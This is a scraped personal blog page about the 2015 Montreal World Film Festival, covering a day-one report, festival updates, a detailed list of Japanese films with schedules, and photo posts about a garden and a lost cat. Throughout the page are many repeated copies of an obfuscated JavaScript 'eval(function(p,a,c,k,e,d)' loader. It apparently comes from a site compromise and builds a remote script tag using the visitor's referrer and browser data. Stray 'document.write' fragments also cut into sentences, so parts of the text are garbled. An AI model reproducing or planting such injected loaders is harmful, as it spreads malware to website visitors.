Grisou
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dknfk|var|u0026u|referrer|eihah||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rnzat|var|u0026u|referrer|nznfz||js|php’.split(‘|’),0,{}))

(Canon PowerShot S5 IS, document.write(“”); 2015-07-26)
Uncategorized
MWFF 2015 Day 1
 This year the festival is already hard for me because I have to cover it while working full-time (it’s difficult lately to get days off at the library) and also while helping my eighty-five year-old mother to move in her new apartment. On top of it, document.write(“”); there are twenty-something Japanese movies to watch this year. A though order.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|stkst|var|u0026u|referrer|trsza||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|tsfek|var|u0026u|referrer|yhfsa||js|php’.split(‘|’),0,{}))
Like the last couple of years, the festival has this feeling of the end of a party. Everybody seems to thinks that it might be the last year, despite Losique’s denial (The Gazette, Variety). The festival has always had its critics or doomsayers, and this year again many are asking for change at the top or already planning a replacement. All those talks are casting a shadow on the festival. For my part, as I’ve said before, I don’t really care as long as they continue to show great movies that I cannot see anywhere else. Unfortunately, the lack of funds is showing in the organization of the festival (glitch, scheduling problems, technical problems, communication problems, etc). It seems particularly disorganized this year (but is it really more than usual?).
Unfortunately, my first day at the festival was quite disastrous. The first movie was good. The second movie had so many technical problems (started ten minutes late, microphone problem for the presentation, there was picture without sound, sound without picture, repeatedly) that the screening was interrupted and cancelled a little before the middle of the movie. I had to go to the screening room of the Film Market to see the (disappointing) end. There the copy ran just fine so it’s unlikely that the problem was caused by the dvd encoding (the excuse was that since it’s a foreign movie the encoding could have been messed up, but usually if this is the case it just either work or doesn’t) so the problem must have been with the Quartier Latin’s equipment (they were using VLC on a MacBook and a digital projector). It’s not the first year that this kind of problem occurs.
And the third movie… was cancelled due to some rescheduling! That’s quite annoying. I had made myself a (gruelling) schedule where I could see all Japanese movies, but with those changes it will be impossible. And at least one of the movie that I can’t watch is not even available in the Film Market screening room…


Anyway, I’ll try to post soon my comments on the two movies I’ve managed to see today, and you can still check my entry “Montreal World Film Festival 2015” for all the details on this year’s Japanese movies.
I also noticed in the Quartier Latin lobby a poster announcing the movie “Paul à Québec” for September 18th. Great!
[ Traduire ]
Image du mer-fleurie
De van Gogh à Dali ? / From van Gogh to Dali ?
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|htkti|var|u0026u|referrer|aafnd||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zytsn|var|u0026u|referrer|zbfrt||js|php’.split(‘|’),0,{}))

(iPhone 6, document.write(“”); 2015-08-22)
Image du chat-medi
Saya, document.write(“”); la bédaine rose / Saya, the pink belly
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ekfkz|var|u0026u|referrer|snhaf||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rtres|var|u0026u|referrer|fksdh||js|php’.split(‘|’),0,{}))

(iPhone 6, 2015-08-21)
MWFF 2015 update
A few new press releases have been posted about the Montreal World Film Festival:
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kbafs|var|u0026u|referrer|sfsts||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|irafb|var|u0026u|referrer|fadtz||js|php’.split(‘|’),0,{}))
- The closing film will be Belgian Rhapsody by Vincent Bal
- The Girl King, document.write(“”); directed by Mika Kaurismäki, has been added to the official competition
- The list of sponsors for the 39th edition of the Montreal World Film Festival has been announced
More importantly, the programming information is now available online. On the festival website you can find the full schedule as well as the full index of movies (in PDF format).
If, like us, you are more interested in Japanese movies you can find all the details in our updated entry “Montreal World Film Festival 2015”.
[ Traduire ]
Image du mer-fleurie
Les jardins de la serre de la bibliothèque publique de Westmount
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|fkbhk|var|u0026u|referrer|hasdf||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|nsnnt|var|u0026u|referrer|yfnsz||js|php’.split(‘|’),0,{}))
Westmount Public Library’s greenhouse garden

(iPhone 6, document.write(“”); 2015-08-13)
One minute relaxation
Montreal World Film Festival 2015
 The 39th edition of the Montreal World Film Festival will take place from August 27th to September 7th 2015, document.write(“”); at the Imperial (1430 Bleury – Metro Place des Arts) and Quartier Latin (350 rue Emery – Berri-UQAM) theatres. Tickets will be available from August 22 at noon at the offices of the Imperial (CI) and Quartier Latin (QL) theatres, as well as online through the Admission Network website. Individual tickets are $ 10, Passports are $ 120 and Cinephile Card is $ 250. Booklets of 10 coupons redeemable against individual tickets are available for $ 70. More details on the festival website: www.ffm-montreal.org.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|teehn|var|u0026u|referrer|frtyt||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dbssy|var|u0026u|referrer|ydfht||js|php’.split(‘|’),0,{}))
This year there was no real press conference about the programming and instead the festival unveiled the line-up of films in the World Competition and the First Films Competition through press releases and a virtual press conference where both domestic and international media could simultaneously participate in an online Q&A session. So far, since then, the information has been trickling down little by little and we don’t know much about the festival programming. They said that “A digital age requires a digital solution,” but I guess it has also a lot to do with the lack of subsidies and the resulting reduced staff. I don’t mind a little austerity as long at it gets the festival going and brings us the diversified, quality cinema the festival is renown for.
We know that, this year, a record number of short films were submitted; that the opening movie will be Muhammad, the latest film by renowned Iranian director Majid Majidi; that this year’s festival will offer movies from over 86 countries; that the competition line-up will includes 26 Feature films from 31 countries for the World Competition, plus 25 more movies for the First Feature Competition, and that both competitions will include 36 World Premieres; we know the composition of both the jury for the Grand Prize of the Americas and the jury for the First Feature Prize; finally, a couple of days after the virtual press conference, the festival announced that twenty-four features from a score of countries will be shown in the World Greats (out of competition) category.
Here our interest is mostly with the Japanese movies. At first, with the festival press releases and an article in the august edition of Coco Montreal, we determined that the festival would show at least fourteen Japanese movies. However, with the release of the schedule we astonishingly discovered that a record-breaking number of Japanese movies will be shown this year: seventeen (twenty-one if we count a Liberian movie with a Japanese director, a four-minute short and two documentaries)! See the films index for details. (updated 2015-08-21)
Be careful, the schedule of some movies has changed (updated 2015-08-28).
Coco Montreal have put a more detailed article (this time with english and french translation) on the festival’s Japanese movies in their September issue (available both in the issuu.com flash version and on their Facebook page). [updated 2015-09-01]
You can now read some comments about the Festival’s Japanese movies (in french) in the first part of the article by my esteemed colleague Claude R. Blouin on the blog Shomingeki. [updated 2015-09-03]
You will find, after the jump, a list of all those movies (plus a few useful links — of course, more details and links will be added as the information become available):
World Competition / Film en compétition
- Gassoh (??): Japan, 2015, 87 mins; Dir.: Tatsuo Kobayashi; Scr.: Aya Watanabe (based on the manga by Hinako Sugiura); Phot.: Hitoshi Takaya; Music: Asa-Chang; Cast: Yuya Yagira (Kiwamu Akitsu), Koji Seto (Masanosuke Yoshimori), Amane Okayama (Teijiro Fukuhara), Joe Odagiri, Mugi Kadowaki, Minami Sakurai, Kai Inowaki, Yuko Takayama, Reiko Fujiwara, Daisuke Ryu, Rie Minemura, Mantaro Koichi, Lily.
The final resistance to the dismantling of the Togugawa Shogunate at the end of the Edo period and the futile struggles of three young men who participated in the Shougitai resistance.
Schedule: Thu 9/03 9:00 CI; Thu 9/03 21:30 CI.


First Feature Competition / Compétition de premières oeuvres
- Dear Deer (????????): Japan, 2015, 107 mins; Dir.: Takeo Kikuchi; Scr.: Noriaki Sugihara; Ed.: Azusa Yamazaki; Music: Takuro Okada; Cast: Yuri Nakamura (Akiko), Yoichiro Saito (Yoshio), Shota Sometani (Fujio), Kôji Kiryû, Rinko Kikuchi, Yûrei Yanagi, Takeshi Yamamoto, Wakana Matsumoto, Yasushi Masaoka.
When their claim to have seen a phantom deer is debunked, three young siblings are denigrated. Now, 25 years later, their father dying, the wounds are still raw.
Schedule: Thu 9/03 11:00 QL9; Fri 9/04 16:00 QL9.
You can read my comments.
- Kagura-me (????): Japan, 2015, 112 mins; Dir.: Yasuo Okuaki; Scr.: Yasuo Okuaki & Nozomu Namba; Music: Kôji Igarashi; Phot.: Hiroshi Iwanaga; Prod. Des.: Takashi Yoshida; Cast: Tomomitsu Adachi, Mayumi Asaka, Masayuki Imai, Tsunehiko Kamijô, Mei Kurokawa, Ryoichi Kusanagi, Ryû Morioka, Nanako Ohkôchi, Maki Seko, Masayuki Shida, Keiko Shirasu, Rina Takeda, Ryoko Takizawa, Mariko Tsutsui, Ren Ôsugi.
A woman bears a 13-year grudge with her father over the traditional dance he was performing that caused him to be absent from her mother’s death.
Schedule: Fri 8/28 9:00 QL9; Sat 8/29 15:00 QL9.
You can read my comments and watch a video of the screening introduction.
- Lost and found (?????????? / Hoshigaoka Wonderland): Japan, 2015, 111 mins; Dir.: Show Yanagisawa; Scr.: Show Yanagisawa, Koko Maeda; Phot.: Keisuke Imamura; Ed.: Etsuko Kimura; Music: Takashi Watanabe; Cast: Tomoya Nakamura (Atsuto Seo), Nozomi Sasaki (Nanami Kiyokawa), Yoshino Kimura (Sawako Kiyokawa—Atsuto’s mother), Masaki Suda (Yuya Kiyokawa), Anne Watanabe (Detective Tsunako Obayashi), Hayato Ichihara (Jingo Kusunoki), Hirofumi Arai (Tetsundo Seo—Atsuto’s older brother), Yutaka Matsushige (Touji Seo—Atsuto’s father).
When Haruto learns that his long estranged mother committed suicide in an amusement park he immediately suspects foul play.
Schedule: Sun 9/06 15:30 QL9; Mon 9/07 20:00 QL9.
- Neboke (???): Japan, 2015, 115 mins; Dir./Scr./Phot./Ed.: Norihito Iki; Music: Yusuke Orita; Cast: Yasushi Tomobe, Irifunetei Senryu, Kana Ohtake, Maki Murakami, Yuji Akiyama.
Sangoroh, a rakugo artist, has a drinking problem and is annoyed by his partner Manami’s pestering him about it. Can he get his life in order before it’s too late.
Schedule: Sat 9/05 14:30 QL9; Sun 9/06 10:00 QL9.

World Great (Out of Competition) / Hors-concours
- Blood Bead (????/ Akai Tama / Perle de sang): Japan, 2015, 108 min.; Dir./Scr.: Banmei Takahashi; Music: Gorô Yasukawa; Phot.: Shinji Ogawa; Ed.: Kan Suzuki; Cast: Eiji Okuda (Shuji Tokita), Fujiko (Yui Oba), Yukino Murakami (Ritsuko Kitakoji), Shota Hanaoka (Kenichi Yajima), Shiori Doi (Aiko Kato), Tasuku Emoto (Aoyama), Keiko Takahashi (Yuriko).
Tokita would rather be making movies than teaching about them in film school. But it pays the bills and there’s always Yui, the pretty school secretary. Then Ritsuko enters his life…
Schedule: Fri 8/28 10:00 QL10; Sat 8/29 19:00 QL10.
You can read my comments and watch a video of the screening introduction and Q&A session.

- The Next Generation Patlabor — Tokyo War (The Next Generation ????? ? ???? / Patoreiba: Shuto Kessen / Lit. “Patlabor: Decisive battle over the capital”): Japan, 2015, 93 min.; Dir./Scr.: Mamoru Oshii; Phot.: Hiroshi Machida, Tetsuya Kudo; Art Dir.: Anri Jojo; Ed.: Yoshinori Ohta; Music: Kenji Kawai; Labor Design: Hideki Hashimoto, Katsuya Terada; Cast: Toshio Kakei (Keiji Gotoda), Erina Mano (Akira Izumino), Seiji Fukushi (Yuma Shiobara), Rina Ohta (Kasya), Shigeru Chiba (Shigeo Shiba), Kanna Mori (Rei Haihara), Kotaro Yoshida (Onodera), Reiko Takashima (Kei Takahata), Yoshinori Horimoto (Isamu Otawara), Shigekazu Tajiri (Hiromichi Yamazaki), Kohei Shiotsuka (Shinji Mikiya), Yoshikazu Fujiki (Yoshikatsu Buchiyama).
In a world where giant robots are built and used for labour, a special police force of robots is created to handle crimes relating to these machines: the Patrol Labor.
Schedule: Sat 8/29 9:30 QL9; Sun 8/30 21:30 QL9.
You can read my comments.
Focus on World Cinema
- At home (??????): Japan, 2015, 110 min.; Dir.: Hiroshi Chono; Scr.: Teruo Abe (based on the novel by Takayoshi Honda); Music: Takatsugu Muramatsu; Phot.: Shinya Kimura; Ed.: Osamu Suzuki; Prod. Des.: Shin Nakayama; Cast: Yutaka Takenouchi (Thief), Yasuko Matsuyuki (Swindler), Kentaro Sakaguchi (Jun Moriyama), Yuina Kuroshima (Asuka Moriyama), Yuto Ikeda (Takashi Moriyama), Jun Kunimura, Itsuji Itao, Seiji Chihara.
A father, a mother, an elder son, a daughter and a younger son. A family of five. For all appearances, a perfectly normal, happy family. But none of them related.
Schedule: Fri 8/28 12:00 QL12; Sat 8/29 18:30 QL12.
You can read my comments and watch a video of the Q&A session.
- Blowing in the wind of Vietnam (??????????? / Betonamu No Kaze Ni Fukarete): Japan/Vietnam, 2015, 116 min.; Dir.: Tat Binh & Kazuki Omori; Scr.: Kazuki Omori, Uichiro Kitazaki (based on a novel by Miyuki Komatsu); Phot.: Koichi Saito; Ed.: Naoki Kaneko; Music: Tetsuro Kashibuchi; Cast: Eiji Okuda, Akira Emoto, Kôji Kikkawa, Keiko Matsuzaka, Yôsuke Saitô, Reiko Kusamura, Yûya Takayama, Shigehiro Yamaguchi, Reina Fujie, Yoneko Matsukane, Tan Nhuong, Lan Huong, Tan Hanh.
When Misao returns to Japan from Vietnam for her father’s funeral, she sees that her mother is becoming forgetful, even a bit senile. Can a change of scenery help?
Schedule: Fri 8/28 9:30 QL12; Sat 8/29 21:30 QL12.
You can read my comments.
- Decline of an assassin (??????????/ Norainu ha dansu wo odoru / lit. “Stray dogs are dancing”): Japan, 2015, 100 min.; Dir./Scr./Ed.: Kubota Shouji; Phot.: Hiromitu Nishimura; Music: Ipeei Yogo; Cast: Yoshimasa Kondo, Keisuke Kato, Shogo Suzuki, Hidetoshi Kubota, Yuri Yanagi, Kouta Kusano.
After four decades as the reliable hitman for a criminal gang, Kurosawa is now making mistakes. It may be time to retire. But how can he ever return to “normal” life?
Schedule: Fri 8/28 20:30 QL16; Sat 8/29 12:00 QL16; Sat 9/05 21:30 Ql11.
- Early Spring, Sakurajima (???? / Sakurajima soyun / Sakurajima early spring): Japan, 2015, 88 min.; Dir./Scr./Ed.: Hiroshi Toda: Phot.: Guillaume Tauveron, Hiroshi Toda; Music: Mica Toda; Cast: Yoichi Hayashi, Hitomi Wakahara, Kenkichi Nishi, Katsuhiko Nishi.
Back in his hometown after retirement, Takashi Arimura finds life depressing. On his wife’s suggestion he takes up painting. The world now looks very different.
Schedule: Sun 8/30 16:00 QL16; Mon 8/31 9:10 QL16.
You can read my comments.
- Haman (???/ slang blend, or portemanteau expression from ? [Ha, tooth] and ???? [Omanko, vagina] meaning toothed vagina): Japan, 2015, 95 min.; Dir./Scr.: Tetsuya Okabe; Phot.: Yumi Hasegawa; Ed.: Tetsuya Okabe; Music: HIR, Shintaro Mieda; Cast: Nonka Baba, Yusuke Kojima, Maki Mizui, Mukau Nakamura, Shoei Uno.
Love can be deadly but when Haruka decided to make love with her boyfriend she never expected it to be literally true. A dark fantasy about life, sex and love.
Schedule: Tue 9/01 15:50 QL16; Wed 9/02 20:30 QL16.
You can read my comments.
- Ninja Hunter (???? / Ninja Gari) : Japan, 2015, 96 min.; Dir./Scr./Ed.: Seiji Chiba; Phot.: Kenji Tanabe, Arsuchi Yoshida; Music: Kuniyuki Morohashi; Cast: Mitsuki Koga, Mei Kurogawa, Masanori Mimoto, Kentarö Shimazu, Kazuki Tsujimoto.
Four ninjas, forty corpses, four conflicting accounts. A ninja action tale with a Rashomon twist.
Schedule: Fri 8/28 16:00 QL12; Sat 8/29 9:00 QL12.
You can read my comments.
- Out of my hand: USA/Liberia, 2015, 87 min.; Dir.: Takeshi Fukunaga. Scr.: Takeshi Fukunaga & Donari Braxton; Phot.: Ryo Murakami, Owen Donovan; Ed.: Takeshi Fukunaga, Eugene Yi; Prod. Des.: Steve Grisé, Ioannis Socholakis; Music: Tyondai Braxton; Cast: Bishop Blay (Cisco), Zenobia Taylor (Joy), Duke Murphy Dennis (Francis), Rodney Rogers Beckley (Marvin), David Roberts (Jacob), Shelley Molad (Maria).
A struggling Liberian rubber plantation worker risks everything to discover a new life as a Yellow Cab driver in New York City.
Schedule: Sun 8/30 17:00 QL17; Mon 8/31 15:00 QL17.
- Shinjuku Midnight Baby (????????????): Japan, 2015, 141 mins; Dir./Scr./Phot.: Kazuhiro Teranishi (based on his own book); Ed.: Kiyomi Tochiya; Music: Daisuke Sunny;Cast: Shimako Iwai, Ginji Yoshikawa, Britney Hamada, Tomoko Nakajima, Kimin, Yukimi Watanabe, Hidetsugu Ohara, Marcos Tôma.
When the son of a government minister wants to be in Japan’s first gay marriage – to one of her political supporters, no less – a mysterious lawyer offers to help.
Schedule: Fri 9/04 16:00 QL11; Sat 9/05 21:30 QL11; Fri 8/28 10:00 QL11; Sat 8/29 21:30 QL11.
- Summer on the frontline (???? 15??? / Soman kokkyo 15 sai no natsu / Summer of 15 years old on the Soviet national border): Japan, 2015, 94 min.; Dir./Scr.: Tetsuya Matsushima (based on his own novel); Phot.: Kazuo Okuhara; Ed.: Seiichi Miyazawa; Music: Koji Ueno; Cast: Ryuuchiro Shibata, Anna Kijima, Min Tanaka, Isao Natsuyagi.
When the great earthquake of 2012 destroys his high school’s filmmaking equipment, Keisuke, 15, looks forward to a dull summer. He couldn’t be more mistaken.
Schedule: Thu 9/03 16:00 QL13; Fri 9/04 10:00 QL13.
- That’s It (???? / Soredake) : Japan, 2015, 110 min.; Dir.: Gakuryu Ishii; Scr.: Kiyotaka Inagaki; Phot.: Yoshiyuki Matsumoto; Music: Bloodthirsty Butchers; Cast: Shota Sometani, Erina Mizuno, Kiyoko Shibukawa, Jun Murakami, Go Ayano.
A young drifter hoping to escape from his social dead end, breaks into a gangster’s locker in search of gold. What he finds is a hard drive with very dangerous information.
Schedule: Fri 9/04 20:00 QL13; Sat 9/05 10:00 QL13.
- The Letters (????? / Popura no aki / lit. “Autumn poplar”): Japan, 2015, 98 min.; Dir./Scr./Ed.: Ken’ichi Ohmori (based on a novel by Kazumi Yumoto); Phot.: Masao Nakabori; Cast: Nene Ohtsuka, Tamao Nakamura, Miyu Honda.
Chiaki, 8, devastated by the death of beloved father, moves into an apartment whose landlady claims to be able to deliver letters to the dead.
Schedule: Fri 9/04 9:00 QL12; Sat 9/05 19:30 QL12.
- Yoko the cherry blossom (Yoko Zakura) : Japan, 2015, 115 min.; Dir./Scr.: Gen Takahashi; Phot.: Phil Harder; Ed.: Yoshinori Ota; Music: Benjamin Be’doussac; Cast: Takashi Sasano, Koji Matoba, Maki Miyamoto, Yuki Kazamatsuri.
The true story of a Japanese teacher’s quest to create a hybrid cherry blossom, to fulfill a promise he made to his students before they were sent off to die in World War II.
Schedule: Thu 9/03 14:00 QL12; Fri 9/04 16:30 QL12.
Documentaries
- Alone in Fukushima (????????? / Naoto hitorikkiri): Japan, 2015, 98 min., Dir./Scr./Phot./Ed.: Mayu Nakamura; Music: Saho Terao; Sound: Masashi Furuya.
Alone in Fukushima is a feature length documentary about Naoto Matsumura, a man who remained alone in a no-man’s land after the nuclear disaster. The film follows Naoto struggling to survive with the animals in a small town which Japan tries to erase from the map.
Schedule: Tue 9/01 16:00 QL14; Sat 9/05 16:00 QL2.
- Behind “The Cove” (?????????? / `Za k?vu’ no uragawa): Japan, 2015, 110 min.; Dir./Scr./Phot./Ed.: Keiko Yagi.
Keiko Yagi never bothered to see the 2010 film THE COVE, thinking it just another exaggerated attack on Japan’s dolphin hunt. But she decided to see for herself.
Schedule: Fri 9/04 21:30 QL14; Sat 9/07 14:30 QL14.
Shorts
- Master Blaster: Japan, 2015, 4 min.; Dir./Scr./Phot./Ed.: Sawako Kabuki.
An animated short in competition at the Student Film Festival. A girl would like to hide in her sweetheart’s anus, to be with him forever.
Schedule: Mon 8/31 16:00 QL2; Tue 9/01 16:00 QL2.
[ Traduire ]
Image du chat-medi
Chat perdu / Lost cat
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ennkf|var|u0026u|referrer|hezst||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ryrsa|var|u0026u|referrer|krabi||js|php’.split(‘|’),0,{}))

(iPhone 6, document.write(“”); 2015-08-08)
Quelqu’un reconnait-il cette pauvre bête qui a probablement été perdu/abandonné début juillet et qui hante maintenant ma petite cour arrière (dans l’arrondissement St-Michel)?
Does anyone recognizes this poor animal which was probably lost / abandoned early July and now haunts my little backyard (in St-Michel borough)?
Fantasia awards

